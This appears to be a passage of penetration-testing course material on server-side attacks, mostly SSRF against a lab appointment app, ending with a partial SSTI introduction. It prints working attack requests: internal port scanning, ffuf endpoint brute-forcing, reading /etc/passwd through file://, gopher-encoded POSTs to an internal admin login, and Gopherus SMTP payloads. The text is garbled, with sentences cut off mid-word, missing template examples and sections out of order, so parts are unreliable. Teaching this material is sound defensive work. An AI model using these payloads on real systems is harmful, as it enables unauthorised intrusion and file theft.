12. Server-side Attacks

Introduction to Server-side Attacks

Server-side attacks target the application or service provided by a server, whereas a client-side attack takes place at the client's machine, not the server itself. Understanding and identifying the differences is essential for penetration testing and bug bounty hunting.

For instance, vulnerabilities like Cross-Site Scripting (XSS) target the web browser, i.e., the client. On the other hand, server-side attacks target the web server. In this module, we will discuss four classes of server-side vulnerabilities:

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a vulnerability where an attacker can manipulate a web application into sending unauthorized requests from the server. This vulnerability often occurs when an application makes HTTP requests to other servers based on user input. Successful exploitation of SSRF can enable an attacker to access internal systems, bypass firewalls, and retrieve sensitive information.

Server-Side Template Injection (SSTI)

Web applications can utilize templating engines and server-side templates to generate responses such as HTML content dynamically. This

Server-Side Includes (SSI) Injection

Similar to server-side templates, server-side includes (SSI) can be used to generate HTML responses dynamically. SSI directives instruct the webserver to include additional content dynamically. These directives are embedded into HTML files. For instance, SSI can be used to include content that is present in all HTML pages, such as headers or footers. When an attacker can inject commands into the SSI directives, Server-Side Includes (SSI) Injection can occur. SSI injection can lead to data leakage or even remote code execution.

XSLT Server-Side Injection

XSLT (Extensible Stylesheet Language Transformations) server-side injection is a vulnerability that arises when an attacker can manipulate XSLT transformations performed on the server. XSLT is a language used to transform XML documents into other formats, such as HTML, and is commonly employed in web applications to generate content dynamically. In the context of XSLT server-side injection, attackers exploit weaknesses in how XSLT transformations are handled, allowing them to inject and execute arbitrary code on the server.

Introduction to SSRF

SSRF vulnerabilities are part of OWASPs Top 10. This type of vulnerability occurs when a web application fetches additional resources from a remote location based on user-supplied data, such as a URL.

Server-side Request Forgery

Suppose a web server fetches remote resources based on user input. In that case, an attacker might be able to coerce the server into making requests to arbitrary URLs supplied by the attacker, i.e., the web server is vulnerable to SSRF. While this might not sound particularly bad at first, depending on the web application's configuration, SSRF vulnerabilities can have devastating consequences, as we will see in the upcoming sections.

Furthermore, if the web application relies on a user-supplied URL scheme or protocol, an attacker might be able to cause even further undesired behavior by manipulating the URL scheme. For instance, the following URL schemes are commonly used in the exploitation of SSRF vulnerabilities:

- `http://` and `https://`: These URL schemes fetch content via HTTP/S requests. An attacker might use this in the exploitation of SSRF vulnerabilities to bypass WAFs, access restricted endpoints, or access endpoints in the internal network
- `file://`: This URL scheme reads a file from the local file system. An attacker might use this in the exploitation of SSRF vulnerabilities to read local files on the web server (LFI)
- `gopher://`: This protocol can send arbitrary bytes to the specified address. An attacker might use this in the exploitation of SSRF vulnerabilities to send HTTP POST requests with arbitrary payloads or communicate with other services such as SMTP servers or databases


For more details on advanced SSRF exploitation techniques, such as filter bypasses and DNS rebinding, check out the Modern Web Exploitation Techniques module.

Identifying SSRF

After discussing the basics of SSRF vulnerabilities, let us jump right into an example web application.

Confirming SSRF


Looking at the web application, we are greeted with some generic text as well as functionality to schedule appointments:


But our commitment doesn't end with technology – it extends to the relationships we build with our clients. We take the time to understand your goals, challenges, and concerns, working closely with you to develop customized solutions that align with your business objectives.

When you partner with DefendTech Innovations, you can trust that you're partnering with a team that is dedicated to your success and committed to keeping your business secure in an increasingly digital world. Let us help you defend what matters most.

Schedule an appointment

After checking the availability of a date, we can observe the following request in Burp:




```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 65
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118 Safari/537.36
Content-Type: application/x-www-form-urlencoded

dateserver=http://dateserver.htb/availability.php&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 07:03:11 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 9
Content-Type: text/html; charset=UTF-8

available
```

As we can see, the request contains our chosen date and a URL in the parameter `dateserver`. This

We can use the SSRF vulnerability to conduct a port scan of the system to enumerate running services. To achieve this, we need to be able to infer whether a port is open or not from the response to our SSRF payload. If we supply a port that we assume is closed (such as `81`), the response contains an error message:




```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 56
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:81/&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 07:51:34 GMT
Server: Apache/2.4.59 (Debian)
Vary: Accept-Encoding
Content-Length: 88
Content-Type: text/html; charset=UTF-8

Error (7): Failed to connect to 127.0.0.1 port 81 after 0 ms: Couldn't connect to server
```

This

Accessing Restricted Endpoints


As we have seen, the web application fetches availability information from the URL `dateserver.htb`. However, when we add this domain to our hosts file and attempt to access it, we are unable to do so:


Forbidden

You don't have permission to access this resource.

Apache/2.4.59 (Debian) Server at dateserver.htb Port 80

However, we can access and enumerate the domain through the SSRF vulnerability. For instance, we can conduct a directory brute-force attack to enumerate additional endpoints using `ffuf`. To do so, let us first determine the web server's response when we access a non-existing page:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 56
Content-Type: application/x-www-form-urlencoded

dateserver=http://dateserver.htb/invalid&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 08:34:41 GMT
Server: Apache/2.4.59 (Debian)
Vary: Accept-Encoding
Content-Length: 276
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      404 Not Found
    </title>
  </head>
```


As we can see, the web server responds with the default Apache 404 response. To also filter out any HTTP 403 responses, we will filter our results based on the string `Server at dateserver.htb Port 80`, which is contained in default Apache error pages. Since the web application runs PHP, we will specify the `.php` extension:

```
ffuf -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u
http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-
form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-
01-01" -fr "Server at dateserver.htb Port 80"

<SNIP>

[Status: 200, Size: 361, Words: 55, Lines: 16, Duration: 3872ms]
    * FUZZ: admin
[Status: 200, Size: 11, Words: 1, Lines: 1, Duration: 6ms]
    * FUZZ: availability
```

We have successfully identified an additional internal endpoint that we can now access through the SSRF vulnerability by specifying the URL `http://dateserver.htb/admin.php` in the `dateserver` POST parameter to potentially access sensitive admin information.

Local File Inclusion (LFI)

As seen a few sections ago, we can manipulate the URL scheme to provoke further unexpected behavior. Since the URL scheme is part of the URL supplied to the web application, let us attempt to read local files from the file system using the `file://` URL scheme. We can achieve this by supplying the URL `file:///etc/passwd`



Request

```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 45
Content-Type: application/x-www-form-urlencoded

dateserver=file:///etc/passwd&date=2024-01-01
```


Response

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 08:41:52 GMT
Server: Apache/2.4.59 (Debian)
Vary: Accept-Encoding
Content-Length: 895
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false

```

We can use this to read arbitrary files on the filesystem, including the web application's source code. For more details about exploiting LFI vulnerabilities, check out the File Inclusion module.

The gopher Protocol

As we have seen previously, we can use SSRF to access restricted internal endpoints. However, we are restricted to GET requests as there is no way to send a POST request with the `http://` URL scheme. For instance, let us consider a different version of the previous web application. Assuming we identified the internal endpoint `/admin.php` just like before, however, this time the response looks like this:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 58
Content-Type: application/x-www-form-urlencoded

dateserver=http://dateserver.htb/admin.php&date=2024-01-01
```

```
Vary: Accept-Encoding
Content-Length: 520
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Admin Dashboard
    </title>
  </head>
  <body>
    <div class="container">
      <h1>
        Admin Dashboard
      </h1>
      <h4>
        Please Login<h4>
          <form action="/admin.php" method="post">
            <input type="adminpw" name="adminpw" placeholder="Password" required>
            <input type="submit" value="Login">
          </form>

        </div>
      </body>
    </html>
```

As we can see, the admin endpoint is protected by a login prompt. From the HTML form, we can deduce that we need to send a POST request to `/admin.php` containing the password in the `adminpw` POST parameter. However, there is no way to send this POST request using the `http://` URL scheme.

Instead, we can use the gopher URL scheme to send arbitrary bytes to a TCP socket. This protocol enables us to create a POST request by building the HTTP request ourselves.

Assuming we want to try common weak passwords, such as `admin`, we can send the following POST request:

```
POST /admin.php HTTP/1.1
Host: dateserver.htb
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

adminpw=admin
```


We need to URL-encode all special characters to construct a valid gopher URL from this. In particular, spaces (`%20`) and newlines (`%0D%0A`) must be URL-encoded. Afterward, we need to prefix the data with the gopher URL scheme, the target host and port, and an underscore, resulting in the following gopher URL:

```
gopher://dateserver.htb:80/_POST%20/admin.php%20HTTP%2F1.1%0D%0AHost:%20dateserver.htb%0D%0AContent-Length:%2013%0D%0AContent-Type:%20application/x-www-form-urlencoded%0D%0A%0D%0Aadminpw%3Dadmin
```

Our specified bytes are sent to the target when the web application processes this URL. Since we carefully chose the bytes to represent a valid POST request, the internal web server accepts our POST request and responds accordingly. However, since we are sending our URL within the HTTP POST parameter `dateserver`, which itself is URL-encoded, we need to URL-encode the entire URL again to ensure the correct format of the URL after the web server accepts it. Otherwise, we will get a `Malformed URL` error. After URL encoding the entire gopher URL one more time, we can finally send the following request:

```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded

dateserver=gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%25
2F1.1%250D%250AHost%3a%2520dateserver.htb%250D%250AContent-
Length%3a%252013%250D%250AContent-Type%3a%2520application/x-www-form-
urlencoded%250D%250A%250D%250Aadminpw%253Dadmin&date=2024-01-01
```

As we can see, the internal admin endpoint accepts our provided password, and we can access the admin dashboard:



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded

dateserver=
gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%252F1.1%250D%250AHost%3a%2520dateserver.htb%250D%250AContent-Length%3a%252013%250D%250AContent-Type%3a%2520application/x-www-form-urlencoded%250D%250A%250D%250Aadminpw%253Dadmin&date=2024-01-01
```

```
Server: Apache/2.4.59 (Debian)
Vary: Accept-Encoding
Content-Length: 361
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>
      Admin Dashboard
    </title>
  </head>
  <body>
    <div class="container">
      <h1>
        Admin Dashboard
      </h1>
      <h4>
        Hello Admin<h4>
```

We can use the `gopher` protocol to interact with many internal services, not just HTTP servers. Imagine a scenario where we identify, through an SSRF vulnerability, that TCP port 25 is open locally. This is the standard port for SMTP servers. We can use Gopher to interact with this internal SMTP server as well. However, constructing syntactically and semantically correct gopher URLs can take time and effort. Thus, we will utilize the tool Gopherus to generate gopher URLs for us. The following services are supported:

- MySQL
- PostgreSQL
- FastCGI
- Redis
- SMTP
- Zabbix
- pymemcache
- rbmemcache

- phpmemcache
- dmpmemcache

To run the tool, we need a valid Python2 installation. Afterward, we can run the tool by executing the Python script downloaded from the GitHub repository:

```
python2.7 gopherus.py


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

usage: gopherus.py [-h] [--exploit EXPLOIT]

optional arguments:
  -h, --help         show this help message and exit
  --exploit EXPLOIT  mysql, postgresql, fastcgi, redis, smtp, zabbix,
                     pymemcache, rbmemcache, phpmemcache, dmpmemcache
```

Let us generate a valid SMTP URL by supplying the corresponding argument. The tool asks us to input details about the email we intend to send. Afterward, we are given a valid gopher URL that we can use in our SSRF exploitation:

```
python2.7 gopherus.py --exploit smtp


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

Give Details to send mail:

Mail from :  [email protected]
Mail To :  [email protected]
Subject :  HelloWorld
Message :  Hello from SSRF!

Your gopher link is ready to send Mail:
```

```
gopher://127.0.0.1:25/_MAIL%20FROM:attacker%40academy.htb%0ARCPT%20To:vict
im%40academy.htb%0ADATA%0AFrom:attacker%40academy.htb%0ASubject:HelloWorld
%0AMessage:Hello%20from%20SSRF%21%0A.

-----------Made-by-SpyD3r-----------
```

Blind SSRF


In many real-world SSRF vulnerabilities, the response is not directly displayed to us. These instances are called `blind` SSRF vulnerabilities because we cannot see the response. As such, all of the exploitation vectors discussed in the previous sections are unavailable to us because they all rely on us being able to inspect the response. Therefore, the impact of blind SSRF vulnerabilities is generally significantly lower due to the severely restricted exploitation vectors.

Identifying Blind SSRF

The sample web application behaves just like in the previous section. We can confirm the SSRF vulnerability just like we did before by supplying a URL to a system under our control and setting up a `netcat` listener:

```
nc -lnvp 8000

listening on [any] 8000 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 32928
GET /index.php HTTP/1.1
Host: 172.17.0.1:8000
Accept: */*
```

However, if we attempt to point the web application to itself, we can observe that the response does not contain the HTML response of the coerced request; instead, it simply lets us know that the date is unavailable. Therefore, this is a blind SSRF vulnerability:




```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 56
Content-Type: application/x-www-form-urlencoded

dateserver=http://127.0.0.1:80/index.php&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:23:17 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 52
Content-Type: text/html; charset=UTF-8

Date is unavailable. Please choose a different date!
```

Exploiting Blind SSRF

Exploiting blind SSRF vulnerabilities is generally severely limited compared to non-blind SSRF vulnerabilities. However, depending on the web application's behavior,
we might still be able to conduct a (restricted) local port scan of the system, provided the response differs for open and closed ports.



```
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 51
Content-Type: application/x-www-form-urlencoded

dateserver=file:///invalid/filepath&date=2024-01-01
```

```
HTTP/1.1 200 OK
Date: Mon, 06 May 2024 09:31:33 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 21
Content-Type: text/html; charset=UTF-8

Something went wrong!
```

Preventing SSRF

After discussing identifying and exploiting SSRF vulnerabilities, we will dive into SSRF prevention and mitigation techniques.

Prevention

Mitigations and countermeasures against SSRF vulnerabilities can be implemented at the web application or network layers. If the web application fetches data from a remote host based on user input, proper security measures to prevent SSRF scenarios are crucial.

The remote origin data is fetched from should be checked against a whitelist to prevent an attacker from coercing the server to make requests against arbitrary origins. A whitelist prevents an attacker from making unintended requests to internal systems. Additionally, the URL scheme and protocol used in the request need to be restricted to prevent attackers from supplying arbitrary protocols.

pages. A template can dynamically add content but keep the header and footer the same. This avoids duplicate instances of header and footer in different places, reducing complexity and thus enabling better code maintainability. Popular examples of template engines are Jinja and Twig.

Templating

Template engines typically require two inputs: a template and a set of values to be inserted into the template. The template can typically be provided as a string or a file and contains pre-defined places where the template engine inserts the dynamically generated values. The values are provided as key-value pairs so the template engine can place the provided value at the location in the template marked with the corresponding key. Generating a string from the input template and input values is called `rendering`.

The template syntax depends on the concrete template engine used. For demonstration purposes, we will use the syntax used by the `Jinja` template engine throughout this section. Consider the following template string:

It contains a single variable called `name`, which is replaced with a dynamic value during rendering. When the template is rendered, the template engine must be provided with a value for the variable `name`. For instance, if we provide the variable `name="vautia"` to the rendering function, the template engine will generate the following string:

As we can see, the template engine simply

The template contains a `for-loop` that loops over all elements in a variable `names`. As such, we need to provide the rendering function with an object in the `names` variable that it can iterate over. For instance, if we pass the function with a list such as `names=["vautia", "21y4d", "Pedant"]`, the template engine will generate the following string:

Introduction to SSTI

As the name suggests, Server-side Template Injection (SSTI) occurs when an attacker can inject templating code into a template that is later rendered by the server. If an attacker injects malicious code, the server potentially executes the code during the rendering process, enabling an attacker to take over the server completely.

Server-side Template Injection

As we have seen in the previous section, the rendering of templates inherently deals with dynamic values provided to the template engine during rendering. Often, these dynamic values are provided by the user. However, template engines can deal with user input securely if provided as values to the rendering function. That is because template engines insert the values into the corresponding places in the template and do not run any code within the values.

Before exploiting an SSTI vulnerability, it is essential to successfully confirm that the vulnerability is present. Furthermore, we need to identify the template engine the target web application uses, as the exploitation process highly depends on the concrete template engine in use. That is because each template engine uses a slightly different syntax and supports different functions we can use for exploitation purposes.

